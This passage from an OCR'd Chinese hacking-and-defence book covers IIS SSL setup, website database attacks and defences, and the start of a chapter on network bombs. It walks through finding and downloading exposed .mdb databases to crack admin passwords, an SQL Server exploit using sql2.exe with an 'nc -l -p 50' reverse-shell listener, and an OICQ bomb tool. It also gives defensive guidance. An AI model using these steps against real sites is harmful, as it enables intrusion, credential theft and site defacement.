


图6-67 双击证书

步骤 9

在弹出的“证书”对话框的“详细信息”选项卡设置界面中，单击“复制到文件”按钮，如图 6-68 所示。



图6-68 复制到文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 10

在稍后弹出的“证书导出向导”、“导出文件格式”页面中连续单击“下一步”按钮，如图 6-69 所示。




图6-69 导出证书

步骤 11

在“要导出的文件”对话框中指定文件名，最后在检查“正在完成证书导出向导”页面中检查信息无错后，单击“完成”按钮结束证书颁发操作，如图 6-70 所示。



图6-70 完成颁发

步骤 12

现在就可以进行安装服务器证书的操作了。首先进入使用 SSL 保护的网站属性页面，单击切换到“目录安全性”选项卡设置界面，单击“服务器证书”按钮，在弹出的“IIS 证书向导”中进入“挂起的证书请求”对话框，如图 6-71 所示。




图6-71 选择第一项

步骤 13

选择“处理挂起的请求并安装证书”选项后，单击“下一步”按钮进入“处理挂起的请求”对话框，这里请指定刚才导出的服务器证书文件的位置，如图 6-72 所示。




图6-72 指定路径

步骤 14

接着需要设置 SSL 端口，使用默认的“443”即可，最后单击“完成”按钮结束向导，如图 6-73 所示。




图6-73 完成设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤15

在“目录安全性”选项卡设置界面中，单击“安全通信”部分的“编辑”按钮，如图 6-74 所示。




图6-74 单击编辑

步骤16

在弹出的勾选“要求安全通道 (SSL)”选项后，单击“确定”按钮即可启用 SSL，如图 6-75 所示。




图6-75 设置启用SSL

6.4.3 访问SSL网站

在完成了对 SSL 网站的配置后，将无法使用“http://”格式进行 SSL 网站的访问。否则会出现如图 6-76 的错误提示。




图6-76 错误页面

根据提示，显然需要在 IE 浏览器中输入“https://”这样的格式（如 https://192.168.1.19/index.asp）才能访问网站。

6.5 数据库实例攻防

现在的服务器为了支持动态网站技术，绝大多数都要结合数据库来进行数据的存储与调用，所以，现在利用数据库文件进行入侵的案例数不胜数。故而，我们需要了解一下什么是数据库。举个例子来说明这个问题：

每个人都有很多亲戚和朋友，为了保持与他们的联系，我们常常用一个笔记本将他们的姓名、地址、电话等信息都记录下来，这样要查谁的电话或地址就很方便了。这个“通讯录”就是一个最简单的“数据库”，每个人的姓名、地址、电话等信息就是这个数据库中的“数据”。我们可以在笔记本这个“数据库”中添加新朋友的个人信息，也可以由于某个朋友的电话变动而修改他的电话号码这个“数据”。不过说到底，我们使用笔记本这个“数据库”还是为了能随时查到某位亲戚或朋友的地址、邮编或电话号码这些“数据”。

实际上“数据库”就是为了实现一定的目的按某种规则组织起来的“数据”的“集合”，如图 6-77 所示。




图6-77 数据库

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目前，网站中使用的数据库有微软的 Access、MSSQL 和 SYBASE 的 MySQL 三类。它们有各自的优点，分别适合在不同的网站规模和语言时使用。例如，中小型的 ASP 网站大多都是使用 Access 数据库，PHP 网站大多使用 MySQL。

数据库中一般都存储了管理员用户名和密码等重要信息，如图 6-78 所示。



图6-78 存储的账户信息

数据库的后缀名一般为 MDB，黑客在入侵网站时总会先用站点探测器查找整个网站是否存在 MDB 文件，如果有并可以下载，那么入侵基本上就成功了 80%。

6.5.1 初级数据库下载

在网站的设计中，程序员不仅要完善界面、功能，还应该抽出很大一部分的精力来考虑网站的安全性。这就好比配置一台计算机时，不仅要考虑 CPU、主板、内存和硬盘的问题，还应该考虑有一个能提供澎湃动力的电源一样。在网站的安全性设计中，数据库的安全一直是重中之重，这不仅是因为数据库文件中存储了网站结构，还因为它存储了网站管理员账户名称、密码等重要信息。

如果一个网站的数据库文件名未做任何的处理，如 123.mdb，那么只要数据库路径被黑客知晓，那么黑客就可以直接使用 IE 的下载功能将其下载到本地，并进行破解。让我们来看一个实例：

步骤 1

通过 www.google.com 搜索关键词“转到父目录”，找到要任意一个具有相应设计漏洞的网站。在如图 6-79 所示的列表中可以看到有“DataBase”这个目录，通常这个目录会用于存储数据库文件。



图6-79 名称上有特征

步骤 2

在单击进入此目录后，可以看到如图 6-80 所示的数据库文件列表。



图6-80 数据库文件列表

步骤 3

右键单击要下载的数据库文件，在弹出的菜单中选择“目标另存为”，如图 6-81 所示。



图6-81 选择“另存为”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这样，就可以轻轻松松地把数据库文件下载到本地了，如图 6-82 所示。



图6-82 下载数据库

步骤 4

在下载完成后，就可以使用 Access 2007 打开数据库文件，查找并获得其中存储的管理员用户名和密码了，如图 6-83 所示。



图6-83 获得密码

看到了吧，只要存有一丝的松懈，那么网站的数据库文件就会轻易地被黑客找到。

6.5.2 SQL Server攻防

通常，一个网站使用的空间都是由网络公司的服务器提供的，对于网站管理员来说，他们只能对自己的网站安全进行管理，对于服务器的安全则无能为力。由于服务器是网站的载体，所以，服务器只要存在漏洞，那么网站的安全就会被间接影响到。从网络公司的角度来看，他们的技术人员只会负责本身服务器的更新，对于客户的网站安全等方面的问题均不会提供支持。

不管是什么原因，如果实在没有办法突破网站的防线，那么不妨试试入侵网站提供环境的服务器。正所谓，网站程序设计得好，不如服务器安全配置得好。这是因为一个服务器环境中往往可以放一个至数十个小网站。如果服务器能入侵成功，那么必然就会造成“城门失火，殃及池鱼”的效果。

一台服务器中安装的组件越多，被入侵的可能性就越大。例如，需要支持 SQL Server 支持的论坛程序，就可以从服务器、论坛漏洞、SQL Server 三方面来尝试入侵。与服务器组件 IIS 存在诸多的漏洞一样，SQL Server 也存在很多的漏洞，最高级别的漏洞可以让黑客轻松拿下服务器的系统管理员权限。SQL Server 攻击是 Web 攻击类型中的一种，下面让我们来看看如何通过服务器上安装的 SQL Server 漏洞，间接完成网站的入侵。

既然存在如此“诱人”的漏洞，那么还有黑客会犹豫吗？于是乎，网络中无数的网站和服务器都因为这个高等级的漏洞而陷入他人之手。下面，让我们来看看如下进行这项攻击：

步骤 1

下载 nc.exe、sql2.exe。

步骤 2

在“命令提示符”窗口中使用 CD 命令进入存储 nc.exe 命令所在的文件夹，并输入命令“nc –l –p 50”，这样可以让 nc 程序侦听本机 50 端口的反馈信息，如图 6-84 所示。



图6-84 执行命令

步骤 3

打开一个新的“命令提示符”窗口并输入命令“sql2 192.168.1.8 192.168.1.11 50 0”，在看到如图 6-85 所示的反馈结果时，表示 sql 漏洞已经攻

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

击成功。



图6-85 攻击成功

现在来解释一下命令的使用方法，在 sql2 192.168.1.8 192.168.1.11 50 0 命令中：

- Sql2：这是程序本身的文件名
- 192.168.1.8：这是远程计算机的 IP 地址
- 192.168.1.11：这是本机的 IP 地址
- 50：这是 NC 命令侦听的端口
- 0：这是远程 SQL 服务器的补丁类型，这个数字可以在不成功时慢慢向上增加，如 1、2……

在看到 sql2 命令成功后，单击运行 nc 命令的“命令提示符”窗口，可以看到路径已经是“C:\WINNT\system32>”，如图 6-86 所示。



图6-86 路径已经发生变化

此时，既可以使用“dir”命令查看一下资源，也可以使用“CD\”命令直接退回到 C 盘根目录下，在这里可以看到 IIS 服务器中资源默认存储目录“Inetpub”，如图 6-87 所示。




图6-87 查看资源列表

在使用“cd Inetpub”命令进入 Inetpub 目录后，使用 dir 命令可以看到其中存储了网站内容的“wwwroot”目录，如图 6-88 所示。



图6-88 进入默认网站内容存储目录

在使用“cd wwwroot”命令进入 wwwroot 目录后，使用 dir 命令可以看到其中存储了网站内容列表，如图 6-89 所示。



图6-89 网站内容列表

此时，新手可以使用“del index.htm”等命令把网站中的首页文件删除，也可进行更大的破坏——实际上，我们真正要做的是：不做任何的破坏并立即退出服务器的登录状态，并尽可能使用一些方法通知服务器的管理人员打好补丁程序，以防他人再次利用此漏洞。

6.5.3 使用专用工具

在网络中有大量的专门针对数据库文件进行探测的工具，通过它们可以快速在网站的大量文件中找到需要的数据库文件路径。

步骤 1

运行 NBSI.exe 程序后，单击“扫描及工具”按钮右侧的下向箭头，在弹出的下拉菜单中选择“Access 数据库地址扫描”项，如图 6-90 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6-90 工具窗口

步骤 2

在接着切换到界面中，在“扫描进度”栏中输入远程计算机的 IP 地址或“IP 地址 / 数据库文件夹名称”，如图 6-91 所示。




图6-91 输入地址

步骤 3

在单击“开始扫描”按钮后，很快 mdb 数据库文件的路径就会被列举了出来，如图 6-92 所示。



图6-92 列举数据库地址

步骤 4

此时，根据列举出的路径即可很容易地使用 IE 浏览器的下载功能，或是迅雷等专业下载工具将其下载到本地硬盘中了。显然，数据库的安全设置是非常有必要的，如图 6-93 所示。



图6-93 下载数据库

6.5.4 源代码分析

通常，我们并不会运气好到立即得到网站数据库的下载路径——我们往往需要通过耐心地观察网站的细节，才能从中找出破绽来。例如，下面列举的这个实例：

步骤 1



图6-94 名称及版本

通过 IE 浏览器打开一个网站。由于网站的站长们只有极少部分是自己进行网站的设计，所以

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

绝大多数都是使用其它人编写的现成网站程序。因此，我们在网站的最下方通常可以网站的名称及版本，如图 6-94 所示。

步骤 2

我们可以看到有“FLYLONG Version 2.1”这样的程序介绍，将这个文字内容在一些提供整站程序的网站进行搜索后，可以知晓这个网站的程序叫“飞龙文章系统”。在将这个文章系统下载并解压后，可以看到“Databackup”这个文件夹下有一个数据库文件，如图 6-95 所示。这个文件是网站管理员在后台对数据库文件进行备份后自动产生的。



图6-95 数据库文件

步骤 3

此时，就可以使用“网站域名 +Databackup+ 数据库名称”的方法将网站数据库下载到本地了。

步骤 4

使用 Microsoft Office Access 打开下载的数据库文件，双击其中的用户表，如图 6-96 所示。



图6-96 打开账户表

步骤 5

此时，在用户表的内容中就可以看到网站的管理员名称及加密的密码了。使用一些 MD5 解密软件对这个密码进行破解后，就可以使用得到的账户名与密码登录网站后台，对网站进行“管理”了。

事实上，包括动网论坛等大型整站程序在安装时，程序员都会在说明文件中明确指出，不要使用默认的数据库路径，否则将有可能会产生很严重的安全问题。其实，修改网站的数据库路径这个操作很简单，只需一分钟就可以改完的活，偏偏就有很多站长不愿意改。奈何！

6.5.5 数据库防范秘技

在网站中运行过程中，最糟糕的就是数据库文件被下载。一旦这个核心文件被恶意下载，那么，网站几乎就等于将控制权拱手让人了。

下面，提供三种常见的数据库文件安全措施，供读者们参考使用。

1.本机中的数据库安全策略

如果我们能够控制服务器（以 Windows Server 2003 系统为环境），那么可以使用如下能够彻底避免数据库文件被下载的方法。

依次单击“开始”→“管理工具”→“Internet 信息服务 (IIS) 管理器”菜单，在打开的对话框中右键单击数据库文件（db.mdb），并在弹出的菜单中选择“属性”。




图6-97 设置重定向

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在弹出的对话框中，勾选“重定向到 URL”项，并在“重定向”栏中输入当前网站的网址（或任意网址），如图 6-97 所示。

这样，如果再有人试图用“http://127.0.0.1/db.mdb”文件，那么将自动访问重定向的网址（如 http://bbs.duze.net），而不会执行 db.mdb 这个数据库文件的下载操作。

2.购买空间的安全策略

如果是将数据库文件上传到购买的空间，那么通常需要使用如下方法来防止数据库文件被下载。

这个方法就是把数据库放在 Web 目录之外。也就是说，不把数据库放在可以直接被访问的 Web 目录之内，这可以说是最保险的方法。下面，以某个购买的网站空间为例，讲解一下具体实现的方法：

首先，使用 FTP 方式登录到网站的空间根目录下。此时，可以看到有如图 6-98 所示的多个目录。




图6-98 FTP登录后看到的目录

在这里，Web 目录用于存储网站的内容。Db 目录就是空间服务商提供的用于存储数据库文件的地方。由于 DB 这个目录不能被来访者通过 URL 地址访问到，进而就杜绝了数据库文件被恶意下载的可能。




接着，需要在设计网站时将数据库连接文件中的路径指向到 db 目录，如：

```
<%
dim conn
dim MM_conndb_STRING
MM_conndb_STRING="Provider=Microsoft.Jet.OLEDB.4.0; Data Source="&server.mappath("../db/db1.mdb")
set conn=server.createobject("ADODB.CONNECTION")
conn.open MM_conndb_STRING
%>
```


这里需要注意，.. 表示上一级目录，因为数据库连接文件 conndb.asp 是存储在 web 目录下的，所以需要使用 .. 来取得 web 同级目录中的 db 目录路径。也就是说，如果 db 目录是在 web 目录下的，那么可以不用 ..，即直接使用 MM_conndb_STRING="Provider=Microsoft.Jet.OLEDB.4.0; Data Source="&server.mappath("/db/db1.mdb") 即可。

最后，把 db1.mdb 文件复制到 db 目录中就可以了。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第7章

黑客暴力攻击与网管防御

自由自在的互联网，往往会被一些别有用心的人利用网络缺陷进行恶意地破坏，这个不和谐的音符就是黑客攻击！在所有的黑客攻击中，危害最大、最令人头痛的莫过于暴力攻击、溢出和恶意绑架三种方式了！

如果说暴力攻击是一种威力极大的“炸弹”！那么溢出则是令所有计算机安全专家都头疼的“特工高手”了！而“恶意绑架”则是会让所有个人用户都感到烦恼不堪的“路匪”了！这三个无恶不作的家伙究竟有哪些危害？我们该采取怎样的办法对付，以免遭“暗算”？对于这些问题的答案，相信大家在看完本章后，一定是很清楚了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.1 网络炸弹

“网络炸弹”称呼的由来是因为黑客在使用一种大量信息瞬间发送式的攻击后，被攻击主机立即会产生网络阻塞、蓝屏、死机等现象，使被攻击主机无法正常被使用，这与战争中的杀伤力较大的武器——炸弹有异曲同工之妙，所以大家称这类攻击为网络炸弹。

7.1.1 炸弹的分类


在网络中，最为常见中的炸弹有：IP 炸弹、E-mail 炸弹、Java 炸弹以及硬盘炸弹等等。

（1）IP 炸弹：这类炸弹是利用 Windows 9x 的系统协议漏洞过行攻击的，黑客们只要查到你的 IP 地址便可用专用的“炸弹”进行轰炸，而你中弹后系统就会出现断线、蓝屏、死机或重新启动等。

（2）E-mail 炸弹：它是黑客常用的攻击手段，就是以地址不详、容量庞大的邮件反复地发送到被攻击的信箱，造成信箱挤爆，不能收到信件，更严惩的会使邮件服务器瘫痪，不能成常工作。

（3）java 炸弹：在众多的聊天室中有些是可以直接发送 HTML 语句的，那么功击者就会通过发送一条带有恶意的代码，使具有这方面露洞的 Windows 9x 用户电脑出现蓝屏、让浏览器打开无数个窗口、或显示巨大的图片，最终使计算机系统耗尽资源而死机。

（4）硬盘炸弹：逻辑炸弹运行后会造成假 0 道损坏，造成硬盘不能启动。是炸弹中危害性最大的一个。



7.1.2 OICQ炸弹攻击实战

OICQ 是我国网民最常用的网络即时通讯工具之一，在众多网民心中拥有着至高的地位。但是 OICQ 也面临着一种危险——这就是 OICQ 炸弹！什么是 OICQ 炸弹呢？简而言之就是能对 OICQ 发起攻击的程序或者代码段。所以，我们大致把这种炸弹分成两类：程序类和代码段类分别为各位朋友介绍。

程序：一般是通过在较短时间内向对方 OICQ 发送大量垃圾数据以达到淹没的效果，通过这样的办法，使对方无法正常接受其他有用数据，和前面我们提到的拒绝服务有着部分相似之处。

代码段：一般是针对 OICQ 的某一特定版本中程序缺陷而设计的有针对性的代码，通过发送代码来达到使接受方出现异常，关闭 OICQ 或者重新启动计算机；来达到破坏的作用。

在对 OICQ 炸弹有了初步的认识后，现在让我们来看看 OICQ 炸弹究竟是怎么一回事。首先，我们通过访问作者飘叶的主页（http://piaoyes.126.com）来取得飘叶千夫指的最新版本 5。由于作者没有使用其他的 DLL 文件，整个程序只是由一个 .exe 组成的，所以，我们直接解压缩后就可以使用！如图 7-1 所示：



图7-1 OICQ炸弹文件

步骤 1

双击运行 qfz5.exe 文件后，将会看到如图 7-2 所示的炸弹程序主界面。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

